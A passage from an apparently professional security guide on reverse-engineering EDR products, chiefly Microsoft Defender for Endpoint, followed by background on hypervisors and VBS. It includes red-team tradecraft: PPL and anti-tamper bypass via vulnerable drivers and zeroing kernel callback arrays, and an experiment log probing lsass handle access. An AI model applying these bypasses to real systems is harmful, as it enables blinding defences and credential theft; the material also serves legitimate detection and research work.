- **ETW-TI emissions** Threat-Intelligence events are emitted from kernel context after operation completion. User-mode patching of `ntdll!EtwEventWrite` does not affect the emission path.
- **Object pre-operation callbacks** process and thread handle access masks are reduced at the kernel level regardless of caller identity. The reduced mask cannot be re-elevated from user mode.
- **Handle-table inventory anomalies** long-lived cross-process handles to sensitive targets (`lsass.exe`, EDR-protected processes) are flagged by duration heuristics independent of the operations performed through them.
- **Image-load notifications** every section-map operation produces an `IMAGE_INFO` callback. Reflective DLL loaders bypass `ntdll!LdrLoadDll` but still produce private-commit memory regions detectable by VAD inspection.
- **Hardware-assisted detection** Intel TDT and equivalent AMD telemetry consume CPU PMU counters and Last Branch Records. [Microsoft Defender consumes TDT for memory-scan acceleration](#), cryptojacking detection, and ransomware-pattern detection.

Operational summary for engagements in 2026: user-mode bypass is solved tradecraft for any well-resourced operator, but kernel-mode telemetry is non-trivially silenced. Engagements should be designed assuming residual kernel-side telemetry, prioritizing short dwell times, minimal host persistence on monitored systems, and avoiding actions that produce high-confidence kernel-mode signal on critical infrastructure.

Part 4 EDR Research

Motivations for EDR Research


Reverse-engineering EDR products serves multiple operational purposes:

1. **Detection engineering** accurate detection rule authoring requires understanding of the underlying telemetry path.
2. **Targeted bypass development** vendor-specific bypass requires identification of vendor-specific hook addresses, IPC port names, and IOCTL handler ranges.
3. **Vulnerability discovery** EDR kernel drivers are privileged signed code; vulnerabilities therein constitute kernel-mode RCE primitives.
4. **Product evaluation** empirical assessment of detection coverage during procurement decisions.
5. **Defensive expertise development** defensive engineering capability is bounded by understanding of the offensive surface.

The methodology described below applies symmetrically to red-team bypass development, blue-team detection authoring, and vendor-side product engineering.

Iterative Methodology

The eight-phase research methodology forms a loop. Each phase produces an artifact consumed by subsequent phases, and findings in phase 6 commonly drive iteration back to phase 1 with a refined hypothesis.



Each phase emits an artifact that feeds the next. Phases 6 and 7 commonly iterate until

hypothesis confirmation or refutation.

Phase 1: Hypothesis Formulation

Define the research question in one sentence. Define the success criterion that confirms or refutes the hypothesis. Define a time budget.

Hypothesis: *MsSense.exe persists process-creation telemetry to a local file before cloud upload.*

Success criterion: *the file path and the write API are identified within 8 hours of investigation.*

The artifact is a one-page research brief. Without it, investigation diverges; with it, investigation has a defined termination condition.

Phase 2: Lab Construction

OS image matching the target production build. VM snapshot taken before EDR installation. Network configuration: VLAN-isolated; egress through mitmproxy for inspection of cloud-side traffic where certificate pinning permits.

Tooling baseline:

Procmon, Process Explorer, Process Hacker, Sysmon, autoruns, sigcheck
WinDbg + Debugging Tools for Windows (in WDK)
PerfView, WPR/WPA, xperf, logman, tracerpt
Frida, x64dbg, IDA Pro, Ghidra, Binary Ninja
WinPmem, Volatility 3, livekd
mitmproxy, Wireshark, Burp
PE-bear, CFF Explorer, 7-zip, dnSpy

Each experiment is initiated from a fresh snapshot to ensure a known initial state.

Phase 3: Lead Gathering

Install the EDR agent on the snapshot. Capture telemetry during the install process:

Procmon full capture (PML), filter by installer's process tree
Sysmon baseline + during install
PerfView providers seen during install

Inventory:

- **Processes / services** tasklist /v, sc query, Get-CimInstance Win32_Service
- **Drivers** driverquery /v, fltmc filters, fltmc instances
- **Registry** autoruns, services hive, scheduled tasks
- **Files** copy binaries, sigcheck -h -a *.exe *.dll *.sys
- **Network** Wireshark + mitmproxy, capture cloud check-ins

Component map for Microsoft Defender for Endpoint:

Component	File
Sense (EDR) service	MsSense.exe
User-mode helper library	MsSecUser.dll (mini-filter IPC client)
Mini-filter driver	MsSecFlt.sys
Defender Antivirus engine	MsMpEng.exe
Defender Antivirus mini-filter	WdFilter.sys
Antimalware service library	MsMpSvc.dll
Threat-Intelligence diagnostic	senseTI.exe (intermittent)

Artifact: binary inventory with file hashes, signing chain, and imports of interest. This artifact identifies the targets for Phase 4 instrumentation.

Phase 4: Observational Instrumentation

Reproduce documented EDR operations: system boot, on-demand scan, signature update, simulated alert. Capture at each step:

- **Process Monitor** filtered to EDR-owned processes
- **PerfView** ETW provider enumeration during the operation; differential analysis against an idle baseline
- **Sysmon** process creation, image load, process access, network connection events
- **WPR / WPA** timeline correlation across the above sources

Identify IPC channels:

- **Named device objects** enumerated via WinObj.exe under the \Device\ namespace
- **ALPC ports** enumerated via Process Hacker's Handles tab with filter *\Port
- **Filter communication ports** presence of FilterConnectCommunicationPort in a user-mode binary's import table indicates that binary communicates with a mini-filter; the corresponding FltCreateCommunicationPort is in the driver

The artifact for this phase is the kernel-callback-to-ETW-event-to-user-mode-action-to-cloud-upload sequence diagram. All subsequent phases reference this artifact.

Phase 5: Capability Deep Dive

Select one capability file scanning, process-creation logging, the auto-update mechanism and reverse-engineer it end-to-end.

Static analysis (IDA Pro / Ghidra / Binary Ninja):

- String enumeration error messages, registry key paths, ETW provider GUIDs, IOCTL code constants
- Import table analysis identifies functions of interest
- Cross-reference graph from DriverEntry and DllMain to construct the call graph
- Resource section examination manifests and embedded signed configuration blobs

Dynamic analysis (WinDbg):

- User-mode debugging of the service binary, where PPL does not prohibit attach
- Kernel debugging from a host system to the target VM via serial / firewire / network kernel debug link
- `!drvobj <DriverName>` 7 driver object dump including MajorFunction array
- `!object \FileSystem\Filters\<name>` mini-filter object dump
- `!handle 0 f Process <pid>` handle table dump for the target process
- IOCTL handler identification: breakpoint on `IoCallDriver` for the target device object; capture each IRP and dispatch path

When PPL prohibits user-mode debugger attach, the binary is dumped from memory and analyzed offline. `livekd` provides read-only kernel-state observation as a fallback.

Artifact: 1–2 page capability dossier containing static summary, dynamic trace, indicators, and detection notes.

Phase 6: Bypass Experiments

Single-variable experimental design. One variable changes per experiment; all other inputs remain constant. Telemetry from each experiment is compared to baseline.

Experiment Log

ID:	E-2026-05-03-001
Hypothesis:	"OpenProcess(PROCESS_VM_READ, ..., lsass) is blocked by Ob callback"
Snapshot:	vm_clean_post_install
Variable:	access mask passed to OpenProcess
	control: PROCESS_QUERY_LIMITED_INFORMATION (expect: success)
	test: PROCESS_VM_READ (expect: stripped)
Tools:	custom test_open.exe + Process Hacker handles tab
Captures:	procmon.pml, sysmon-eid10.csv, security.evtx
Result:	Returned mask 0x101000 vs requested 0x10103a → matches access-strip hypothesis
Conclusion:	Confirmed Ob callback strips PROCESS_VM_READ on lsass target
Next:	Try opening lsass via PROCESS_DUP_HANDLE and duplicating from another proc

Each experiment is logged, then the VM is reverted to the pre-experiment snapshot. Iteration continues until the hypothesis is confirmed or refuted.

Phase 7: Detection Validation

Bypass-research findings are converted into detection rules. Output formats:

- **Sysmon XML configuration** covering Event IDs 1, 7, 10, 11, 13, 22, etc.

- **Sigma rules** vendor-agnostic detection rules
- **KQL / SPL / EQL** query expressions for the deployed SIEM (Microsoft Sentinel, Splunk, Elastic, etc.)

Validation through positive and negative testing:

- **Positive test** execution of the controlled proof-of-concept under monitoring. The rule must produce a true-positive detection.
- **Negative test** execution of benign tooling (Process Monitor, PsExec, standard administrative workflows). The rule must not produce false-positive detections.
- **Tuning** exclusions for signed Microsoft binaries, known IT administrative tooling, and vendor-permitted parent processes.

Artifact: rule pack with documented true-positive / false-positive rates and tuning notes.

Phase 8: Reporting

Final artifacts for engagement closure:

- **Executive summary** scope, findings, and business-impact assessment.
- **Methodology** laboratory configuration, tooling, snapshot strategy.
- **Findings** per-finding evidence (.etl excerpts, screen captures, hex dumps).
- **Detection rule pack** output of Phase 7.
- **Incident-response playbook** response procedures for each alert produced by the rule pack.
- **Disclosure** vendor contact procedures for vulnerabilities discovered, including CVE-coordination workflow.

Reverse Engineering Microsoft Defender for Endpoint (MDE) Walkthrough

A worked example applying the methodology to MDE, beginning at Phase 3:

1. `sigcheck -a "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"` to capture version string, signing chain, and packer information.
2. Load `MsSense.exe` in IDA Pro. String enumeration targets: `MsSense`, `aitsense`, `\Device\Sense`, and registry paths under `HKLM\Software\Microsoft\Windows Advanced Threat Protection`.
3. Import-table analysis: `FilterConnectCommunicationPort` from `fltlib.dll` confirms mini-filter IPC; `EtwRegister` calls identify ETW providers owned by the binary. Provider GUIDs are recovered from the data section.
4. Load `MsSecFlt.sys` in IDA Pro. Trace `DriverEntry.FltRegisterFilter` argument identifies the filtered IRP set. Validate the registered altitude with `fltmc` instances.

5. Identify the IOCTL handler routine. Switch-table cases correspond to discrete capabilities exposed to the user-mode service.
6. Set a kernel-debugger breakpoint on the IOCTL dispatch routine. Trigger an EDR scan from user mode. Observe the IOCTL invocation sequence.
7. Trace the data flow: IOCTL request → user-mode handler in `MsSense.exe` → telemetry persistence → cloud upload via the diagnostic data service.

This sequence yields a complete reverse-engineering of one capability. The methodology is repeated for additional capabilities.

Anti-Tampering and Protected Process Light (PPL) Bypass

Commercial EDR processes run with `PsProtectedSignerAntimalware` (PPL-Antimalware) protection level. Object-Manager pre-callbacks enforce handle access-mask reduction against any non-PPL caller, preventing user-mode debugging, memory acquisition, and process termination of EDR processes including from SYSTEM context.

Bypass approaches:


- **BYOVD-based PPL elevation** load a vulnerable signed driver, obtain arbitrary kernel write, modify `EPROCESS->Protection` field of the attacker-controlled process to PPL-Antimalware. Implementations include `EDRSandblast`, `RealBlindingEDR`, `Backstab`, and `EDRSilencer`. Effectiveness is reduced when HVCI is enabled because protected `EPROCESS` regions become non-writable.
- **Anti-tamper logic flaws** protection-callback trusted-caller checks based on PID or process name (rather than cryptographic identity) admit impersonation. Time-of-check-to-time-of-use vulnerabilities in tamper-protection drivers are periodically discovered.
- **Driver-load ordering** load an attacker-controlled driver before EDR callbacks register. Limited to boot-time and requires test-signing mode or HVCI disabled.
- **Kernel vulnerability exploitation** direct exploitation of a vulnerability in core Windows kernel code or a third-party driver not on the vulnerable-driver blocklist.
- **Callback array modification** with arbitrary kernel write, enumerate `PspCreateProcessNotifyRoutine`, `PspCreateThreadNotifyRoutine`, and `PspLoadImageNotifyRoutine`, identify entries pointing into the EDR's driver image, and zero those entries. The EDR driver remains loaded but receives no further callbacks. Implemented by `EDRSandblast`.

Note: Anti-tampering operations carry the highest engagement risk. Failed attempts can render the target host inoperable or generate high-confidence detections across the entire monitored fleet simultaneously. All anti-tampering operations should be validated in a representative laboratory environment before production deployment.

Future Directions in EDR

Current commercial EDR architecture kernel driver, user-mode service, cloud transport, ETW consumption, inline hooks is mature and well-understood from both offensive and defensive perspectives. Architectural evolution is occurring in three domains:

Hypervisor-Based Telemetry



Virtualization-Based Security (VBS): VTL 0 (normal world) and VTL 1 (secure world), separated by the Hyper-V hypervisor. Current EDR sensors operate in VTL 0; future sensors are likely to operate in VTL 1 or as hypervisor extensions.

The full technical treatment of hypervisor architecture, VBS, SLAT, VM exits, and the implications for EDR is covered in [Part 5 Hypervisor](#). Key capabilities summarized here:

- **VM exits** the hypervisor can configure traps on guest events of interest (CR3 writes, MSR access, EPT violations) without modification of the guest OS.
- **Second-Level Address Translation (EPT on Intel, NPT on AMD)** page-translation layer controlled by the hypervisor, opaque to VTL 0. Telemetry buffers in this address space are inaccessible to in-kernel attackers.
- **Hypervisor-Protected Code Integrity (HVCI)** already enforces W^X on kernel memory at the hypervisor level, eliminating most kernel-mode malware classes.

Adoption barriers include engineering complexity, performance overhead, and vendor concerns about Microsoft-owned surface area.

Hardware-Assisted Detection

- **Intel Threat Detection Technology (Intel TDT)** applies machine learning to CPU performance-counter telemetry (PMU events, Last Branch Record traces) to fingerprint malware execution patterns. Currently shipping in Microsoft Defender for accelerated memory scanning, cryptojacking detection, and CPU-assisted ransomware detection. The Trend Micro + Intel collaboration announced at CES 2025 [reported a 24% improvement in ransomware detection efficacy through TDT integration](#).
- **Intel Control-flow Enforcement Technology (CET)** provides shadow-stack and indirect-branch-tracking enforcement at the hardware level. Eliminates ROP-based exploitation at the silicon layer.
- **Intel Processor Trace (Intel PT) / AMD branch trace** low-overhead capture of every taken branch. High forensic value; real-time consumption is currently impractical due to event volume.
- **Intel TSX, MPX, SGX** explored in academic research as detection primitives; rarely deployed in shipping commercial products.

Behavioral Machine Learning

Rule-based detection authoring has reached diminishing returns. Sequence models particularly transformer architectures over event-stream telemetry represent the principal axis of detection-quality improvement going forward. The competitive differentiator among vendors is increasingly the quality and breadth of training data rather than the sophistication of the heuristic-rule library.

Part 5 Hypervisor

Future: Hypervisor-based EDRs

Modern systems increasingly run under the control of a hypervisor. Windows ships with Hyper-V as an optional component; on Windows 11 and Server 2022, Virtualization-Based Security (VBS) is enabled by default on compatible hardware. This architectural shift from a monolithic kernel running directly on bare metal to a virtualized environment where the hypervisor mediates access to physical resources has profound implications for EDR architecture.

The central observation driving hypervisor-based EDR research: **current EDR sensors have no presence in the hypervisor**. All telemetry collection, policy enforcement, and threat detection occurs within the guest operating system, typically at kernel level. An attacker with kernel-mode code execution can tamper with EDR data structures, disable callbacks, or subvert telemetry channels because the EDR and the attacker share the

same privilege domain. Moving EDR functionality into the hypervisor or a secure virtual machine removes this shared-domain vulnerability.

- Modern systems run under the control of a hypervisor
E.g., Hyper-V on Windows
- Virtualization Basic Security (VBS) provides the architectural foundation
- EDRs have no presence in hypervisors this is both a current limitation and a future opportunity

Hypervisors Overview

A hypervisor is a thin software layer that virtualizes physical hardware, enabling multiple operating systems to run concurrently on the same machine while maintaining isolation between them. Two fundamental types:

Type 1 hypervisor (bare metal). Runs directly on the physical hardware without an underlying host operating system. The hypervisor itself is the lowest software layer in the stack. It manages CPU scheduling, memory allocation, device access, and inter-VM communication. Examples include:

- **Microsoft Hyper-V** ships with Windows Pro/Enterprise and Server editions. The root partition runs Windows; child partitions run guest operating systems or, in the VBS case, an isolated security environment.
- **Linux KVM (Kernel-based Virtual Machine)** integrated into the Linux kernel. QEMU provides the user-space device emulation layer. The combination is the dominant open-source virtualization stack.
- **VMware ESXi** dedicated enterprise virtualization platform.
- **Xen** paravirtualization-focused hypervisor, historically used by AWS EC2.

Type 2 hypervisor (hosted). Runs as an application on top of an existing host operating system. The host OS manages hardware directly; the hypervisor requests resources through the host OS APIs. Examples include VMware Workstation, Oracle VirtualBox, and Parallels Desktop.

For EDR purposes, only Type 1 hypervisors are relevant because only they provide the isolation and hardware-trap capabilities required for security monitoring. Hyper-V's integration with Windows and Microsoft's control over both the hypervisor and the operating system make it the natural platform for next-generation EDR.


Type	Architecture	Examples
Type 1 (bare metal)	Runs directly on hardware	Hyper-V, KVM, Xen, ESXi
Type 2 (hosted)	Runs on an existing root OS	VMware Workstation, VirtualBox

The Rings

Intel's x86 architecture defines a hierarchy of CPU privilege levels known as protection rings. These rings determine which instructions can execute and which memory regions can be accessed. The ring concept is foundational to understanding why hypervisor-based EDR provides a security advantage.

Ring	Name	Description
Ring 3	User Mode	Application code. Most restrictive. Cannot access hardware directly.
Ring 0	Kernel Mode	Operating system kernel. Full access to hardware, memory management, and CPU features.
Ring -1	Hypervisor	Virtual machine monitor. Controls Ring 0 guests. Invisible to guest operating systems.
Ring -2	UEFI/BIOS	Firmware runtime. Pre-OS environment with persistent access to hardware.
Ring -3	SMM	System Management Mode. Intel CPU's most privileged mode. Used for power management and firmware updates.

The critical insight: **code running at a more privileged ring can observe and control code running at less privileged rings, but not vice versa.** An EDR sensor running in the hypervisor (Ring -1) can monitor the guest kernel (Ring 0) in ways that the guest kernel cannot detect or prevent. Conversely, malware with guest kernel privileges cannot tamper with hypervisor state because the hypervisor's memory and execution context are inaccessible from Ring 0.



Intel x86 Protection Rings Architecture
More Privileged Rings Can Observe Less Privileged Ones

CPU privilege rings: concentric privilege levels from Ring 3 (User Mode) through Ring 0 (Kernel Mode) to Ring -1 (Hypervisor), Ring -2 (UEFI), and Ring -3 (SMM). More privileged rings can observe less privileged ones.


This asymmetric visibility is the security primitive that makes hypervisor-based EDR architecturally superior to kernel-mode EDR. Current EDRs operate at Ring 0, sharing the privilege level with the attacker. Hypervisor-based EDRs would operate at Ring -1, maintaining a privilege advantage.



VBS Architecture

Virtualization-Based Security (VBS) is Microsoft's implementation of secure virtualization on Hyper-V. VBS creates two virtual trust levels (VTLs) within a single operating system instance:

- **VTL 0 (Normal World)** The standard Windows environment where applications, drivers, and the kernel execute. This is the guest from the hypervisor's perspective. The NT kernel, user-mode processes, and all third-party software run here.
- **VTL 1 (Secure World)** An isolated environment running a separate, minimal operating system (the Secure Kernel). Trustlets specialized security services execute here. VTL 1 has a higher trust level than VTL 0 and can inspect VTL 0 state, but VTL 0 cannot access VTL 1 memory or execution state.

The architectural diagram:





Virtualization-Based Security (VBS) architecture: the Hyper-V hypervisor with SLAT/EPT and I/O MMU sits above both VTL 0 (Normal World with NT Kernel and user-mode processes) and VTL 1 (Secure World with Secure Kernel, IUM, Trustlets, and HVCI). VTL 1 can inspect VTL 0; VTL 0 cannot inspect VTL 1.

Key components in the VBS architecture:

SLAT (Second-Level Address Translation). Intel's Extended Page Tables (EPT) or AMD's Nested Page Tables (NPT) provide an additional layer of address translation controlled by the hypervisor. While the guest kernel manages its own page tables (virtual to physical), the hypervisor manages the SLAT tables (guest-physical to host-physical). This means the hypervisor can:

- Mark guest pages as read-only or non-executable regardless of guest kernel settings
- Hide physical memory regions from the guest entirely
- Trap on specific memory accesses for monitoring purposes

I/O MMU. The Input-Output Memory Management Unit virtualizes device DMA operations, preventing devices from accessing memory that has not been explicitly mapped for them. This blocks DMA-based attacks that target physical memory directly.

HVCI (Hypervisor-Protected Code Integrity). Enforces that only properly signed kernel code can execute. The hypervisor maintains the code integrity policy and validates every page of kernel code before execution. HVCI is already deployed in Windows Defender's memory integrity feature.

Hyperguard. VBS's equivalent of PatchGuard. Runs in VTL 1 and verifies the integrity of critical kernel data structures in VTL 0, detecting tampering attempts that would bypass kernel-mode security features.

The Power of Hypervisors

Three hypervisor capabilities are particularly relevant to EDR:

VM Exits

A VM exit is a transition from guest execution to hypervisor execution, triggered by specific events that the hypervisor has configured as interesting. When a VM exit occurs, the hypervisor gains full control and can inspect or modify guest state before optionally resuming guest execution.

VM exits can be configured for:

- **CPU instruction execution** CUID, RDMSR, WRMSR, IN, OUT, HLT, and other privileged instructions
- **Memory access** EPT violations (access to pages marked non-present or with restricted permissions in the SLAT tables)
- **Control register access** Modifications to CR0, CR3, CR4, CR8 (page tables, paging enable, SMEP/SMAP, TPR)
- **Descriptor table access** LGDT, LIDT, LLDT, LTR (system descriptor tables)
- **Exception and interrupt injection** #BP (breakpoint), #PF (page fault), and others
- **I/O port access** Access to specific hardware ports

- **Model-Specific Register (MSR) access** Configuration registers for CPU features

For EDR purposes, the most valuable VM exits are CR3 writes (process context switches the CR3 register holds the physical address of the page directory, so every process switch modifies it) and EPT violations (memory access to monitored regions the hypervisor can mark sensitive pages as non-accessible, generating a VM exit on every access).

The hypervisor can configure **VM execution controls** through the IA32_VMX_PROCBASED_CTLMSR to selectively enable VM exits only for events of security interest, minimizing performance overhead.

Second Level Address Translation (SLAT)

SLAT provides the hypervisor with a separate, guest-invisible page translation hierarchy. While the guest kernel's page tables map virtual addresses to guest-physical addresses, the SLAT tables map guest-physical addresses to host-physical addresses.

Technology	Vendor	Description
EPT (Extended Page Tables)	Intel	Hardware-assisted nested paging. Guest-physical to host-physical translation.
NPT (Nested Page Tables)	AMD	Equivalent to Intel EPT. AMD-V extension.

